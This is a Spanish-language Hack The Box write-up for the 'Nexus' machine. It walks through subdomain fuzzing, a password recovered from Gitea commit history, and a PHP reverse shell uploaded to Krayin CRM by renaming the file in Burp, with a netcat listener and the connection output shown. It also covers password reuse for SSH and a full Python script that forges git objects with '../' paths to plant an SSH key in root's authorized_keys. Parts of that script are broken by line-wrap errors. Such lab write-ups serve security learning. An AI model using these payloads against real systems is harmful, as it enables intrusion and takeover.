

Nexus Hack The Box

Nexus — Write-up

Plataforma: Hack The Box

Dificultad: Easy

SO: Linux

Descripción

Nos encontramos ante una máquina Linux de dificultad Easy. El camino de compromiso pasa por la enumeración de subdominios, la explotación de una vulnerabilidad de subida de archivos en un CRM ([CVE-2026-38526](#)) para obtener acceso inicial, y una escalada de privilegios abusando de un script de sincronización de Gitea con una vulnerabilidad de [path traversal](#).

Enumeración

Reconocimiento con Nmap

Empezamos con un escaneo completo de puertos para identificar los servicios expuestos:

```
sudo nmap -p- --min-rate 5000 -sCV <IP>
```

El reporte muestra varios puertos abiertos. El que nos interesa es el [puerto 80 \(HTTP\)](#), que dirige a un dominio que aún no tenemos registrado en nuestro sistema.

```
(kali㉿kali)-[~]
└─$ nmap -p- --min-rate 5000 -sCV 10.129.157.23
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-05 07:05 -0400
Warning: 10.129.157.23 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.157.23
Host is up (0.081s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open      http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://nexus.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
18567/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.29 seconds
```

Añadimos el dominio a nuestro archivo `/etc/hosts` para poder acceder a él:

```
echo "10.129.157.23 nexus.htb" | sudo tee -a /etc/hosts
```

Puerto 80 — Enumeración Web

Accedemos al sitio web desde el navegador y exploramos su contenido.



Nexus Energy Authority
DEPARTMENT OF ENERGY & CLIMATE · EST. 1948

● NEXUS ENERGY AUTHORITY — 2026

Securing a *clean, reliable* energy future for all

The Nexus Energy Authority oversees the generation, distribution, and regulation of energy across the nation — ensuring affordable, sustainable, and secure power for every household and business.

En la sección **Careers** encontramos una oferta de empleo para *Operations Specialist – Customer Platforms*:

Operations Specialist – Customer Platforms
Customer Experience · Remote / Hybrid · Full-Time

- Experience with CRM platforms (e.g. Segment, Tealium) or marketing automation suites
- Background in subscription-based or energy/utilities businesses

WHAT NEXUS OFFERS

- Remote-first culture with flexible working
- €1,500/yr learning budget
- Private health insurance
- 30 days paid leave
- Equity & performance bonus
- Home office stipend
- Dedicated career mentor

Ready to apply?

Send your CV and a short cover note with the subject line "Operations Specialist – Customer Platforms".

[Apply at careers@nexus.htb](mailto:careers@nexus.htb)

Questions? Reach out to our hiring manager: j.matthew@nexus.htb

Al analizar la oferta, encontramos dos direcciones de correo electrónico relevantes:

- `careers@nexus.htb`
- `j.matthew@nexus.htb`

Guardamos estos datos ya que pueden ser útiles más adelante.

Enumeración de Subdominios con ffuf

Como la página principal no ofrece más vectores de ataque, procedemos a buscar subdominios ocultos mediante fuzzing de virtual hosts. Primero lanzamos un escaneo sin filtros:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FUZZ \  
-u http://nexus.htb/ \  
-H "Host: FUZZ.nexus.htb"
```

Observamos que la mayoría de respuestas devuelven exactamente 4 palabras — son falsos positivos. Añadimos el flag `-fw 4` para filtrarlos:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FUZZ \
    -u http://nexus.htb/ \
    -H "Host: FUZZ.nexus.htb" \
    -fw 4
```

[illegible]


Encontramos dos subdominios válidos: `git.nexus.htb` y `billing.nexus.htb`. Los añadimos a `/etc/hosts`:

```
echo "10.129.157.23 git.nexus.htb billing.nexus.htb" | sudo tee -a /etc/hosts
```


Explotación

git.nexus.htb — Credenciales expuestas en Gitea

Al acceder a `git.nexus.htb` encontramos una instancia de **Gitea** (sistema de control de versiones similar a GitHub).




En la sección **Explore** encontramos un repositorio público llamado `krayin-docker-setup`. Al inspeccionarlo vemos que tiene un fichero `.env` expuesto. Revisando el **historial de commits** (History), encontramos una versión anterior que contiene una contraseña en texto plano que fue eliminada posteriormente pero sigue visible en el historial:



billing.nexus.htb — Acceso a Krayin CRM

Con las credenciales encontradas iniciamos sesión en `billing.nexus.htb` usando el email `j.matthew@nexus.htb` y la contraseña del historial de commits:



Sign In

Email Address *

Password *




[Forget Password ?](#)

[Sign In](#)

Powered by [Krayin](#), an open-source project by [Webkul](#).

Ya estamos dentro de **Krayin CRM**. En el perfil de la aplicación podemos ver la versión exacta que está corriendo:



CVE-2026-38526 — Subida de archivo PHP malicioso

Buscando vulnerabilidades para esta versión de Krayin CRM encontramos el **CVE-2026-38526**, que permite subir archivos PHP arbitrarios a través del módulo de emails, bypassando la validación de extensiones mediante Burp Suite.

Paso 1 — Preparamos nuestra reverse shell PHP y modificamos la IP y puerto:

```
cp /usr/share/webshells/php/php-reverse-shell.php .
nano php-reverse-shell.php
```

Cambiamos estas líneas con nuestra IP de `tun0` y el puerto de escucha:

```
$ip = '10.10.14.18'; // Nuestra IP de tun0
$port = 4455;       // Puerto de escucha
```

Paso 2 — Ponemos el listener en escucha:

```
nc -nlvp 4455
```

Paso 3 — En Krayin CRM vamos a **Emails** → **Nuevo email** → **Adjuntar archivo** y subimos nuestra reverse shell. Con **Burp Suite** interceptamos la petición y renombramos el archivo de `.png` a `.php` antes de reenviarla:

```
g3rD6C6DNu1vqoXo2QezQWW2a2RvqQ3YqXNYOKh0
-----geckoformboundary81c72cabbb936685c259732601b49feb
Content-Disposition: form-data; name="file"; filename="blobid1791291686868.php"
Content-Type: image/png
```

```
<?php
```

Paso 4 — Reenviamos la petición desde Burp Suite. Visitamos la URL donde se subió el archivo para activar la reverse shell:

```
http://billing.nexus.htb/storage/tinymce/<NOMBRE_DEL_ARCHIVO>.php
```

El nombre exacto del archivo lo podemos ver en la respuesta de Burp Suite tras reenviar la petición.

```
(kali@kali)-[/usr/share/webshells/php]
$ nc -nlvp 4455
listening on [any] 4455 ...
connect to [10.10.17.223] from (UNKNOWN) [10.129.158.26] 37982
Linux nexus 6.8.0-111-generic #111-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 11 23:16:02 UTC 2026 x86_64 x86_64 x
86_64 GNU/Linux
13:39:19 up 1:38, 0 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Al cabo de unos segundos recibimos la conexión en nuestro listener como `www-data`.

Estabilización de la shell (TTY)

Estabilizamos la shell para evitar inestabilidades y poder usar Ctrl+C sin perder la conexión:

```
# Dentro de la reverse shell
script /dev/null -c /bin/bash

# Pulsamos Ctrl+Z para suspender la shell temporalmente
# En nuestra Kali ejecutamos:
stty raw -echo; fg
```

```
# De vuelta en la reverse shell:
reset xterm-color
export TERM=xterm
stty rows 46 columns 184
```

Movimiento lateral — De www-data a jones

Buscamos credenciales en los archivos de configuración de Krayin:

```
cat ~/krayin/.env
# DB_PASSWORD=y27xb3ha!!74GbR
```

Comprobamos los usuarios del sistema con shell válida:

```
cat /etc/passwd | grep -v nologin
# jones:x:1000:1000:,,,:/home/jones:/bin/bash
```

Usamos esa contraseña para conectarnos por **SSH** como el usuario `jones`:

```
ssh jones@nexus.htb
```

Capturamos la **user flag**:

```
cat /home/jones/user.txt
```

Escalada de Privilegios

Una vez dentro como `jones`, enumeramos el sistema y encontramos un timer de systemd que ejecuta un script de sincronización cada 2 minutos:

```
systemctl list-timers
```

```
jones@nexus:~$ tail -f /var/log/template-sync.log
tail -f /var/log/template-sync.log
[2026-10-06 15:39:06] synced: README.md
[2026-10-06 15:39:06] synced: ../../../../root/.ssh/authorized_keys
[2026-10-06 15:39:06] Template sync complete
[2026-10-06 15:40:12] Template sync starting
[2026-10-06 15:40:12] Found 1 template repo(s)
[2026-10-06 15:40:12] Syncing template: jones/rce
[2026-10-06 15:40:12] synced: README.md
[2026-10-06 15:40:12] synced: ../../../../root/.ssh/authorized_keys
```

El script `/etc/gitea/template-sync.py` clona todos los repositorios marcados como **template** en Gitea y copia sus archivos a `/home/git/template-staging/`. La vulnerabilidad está en que usa `os.path.join()` sin validar las rutas, lo que permite escribir archivos en cualquier lugar del sistema usando `../`.

Aprovechamos esto para escribir nuestra clave SSH pública en `/root/.ssh/authorized_keys`.

Paso 1 — Generamos un par de claves SSH:

```
ssh-keygen -t ed25519 -f /tmp/.k -N ''
```

Paso 2 — Creamos un repositorio llamado `rce` en Gitea (`http://git.nexus.htb`) con el usuario `jones` y lo marcamos como **Template** en la configuración del repositorio.

Paso 3 — Clonamos el repositorio:

```
cd /tmp
git clone http://jones:'y27xb3ha!!74GbR'@git.nexus.htb/jones/rce.git
cd rce
touch README.md
```

Paso 4 — Creamos el script `build.py` en `/tmp/` con el siguiente contenido:

```
#!/usr/bin/env python3
import hashlib, zlib, os, subprocess, sys, time

def write_obj(data, t):
    h = ("%s %d"%(t, len(data))).encode() + b"\x00"
    s = h + data
    sha = hashlib.sha1(s).hexdigest()
    d = os.path.join(".git", "objects", sha[:2])
    os.makedirs(d, exist_ok=True)
```

```

p=os.path.join(d,sha[2:])
if not os.path.exists(p):
    open(p,"wb").write(zlib.compress(s))
return sha

def entry(mode,name,sha):
    return("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)

r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N '');sys.exit(1)

key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%
(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)

```

Lo ejecutamos dentro del repositorio clonado:

```

cd /tmp/rce
python3 /tmp/build.py

```

Este script crea objetos git con rutas maliciosas `../../../../../../../../root/.ssh/authorized_keys` que apuntan a nuestra clave SSH pública. Bypasea la validación de Git escribiendo los objetos directamente en `.git/objects/`.

Paso 5 — Subimos los cambios a Gitea:

```
git push -u origin main --force
```

Paso 6 — Esperamos hasta 2 minutos y monitorizamos el log para confirmar que el timer ejecutó la sincronización:

```
tail -f /var/log/template-sync.log
```

Cuando aparece `syncd: ../../../../root/.ssh/authorized_keys` sabemos que el script escribió nuestra clave pública en `/root/.ssh/authorized_keys` con permisos de root.

Paso 7 — Nos conectamos como root por SSH usando nuestra clave privada:

```
ssh -i /tmp/.k root@nexus.htb
```

Paso 8 — Capturamos la **root flag**:

```
cat /root/root.txt
```
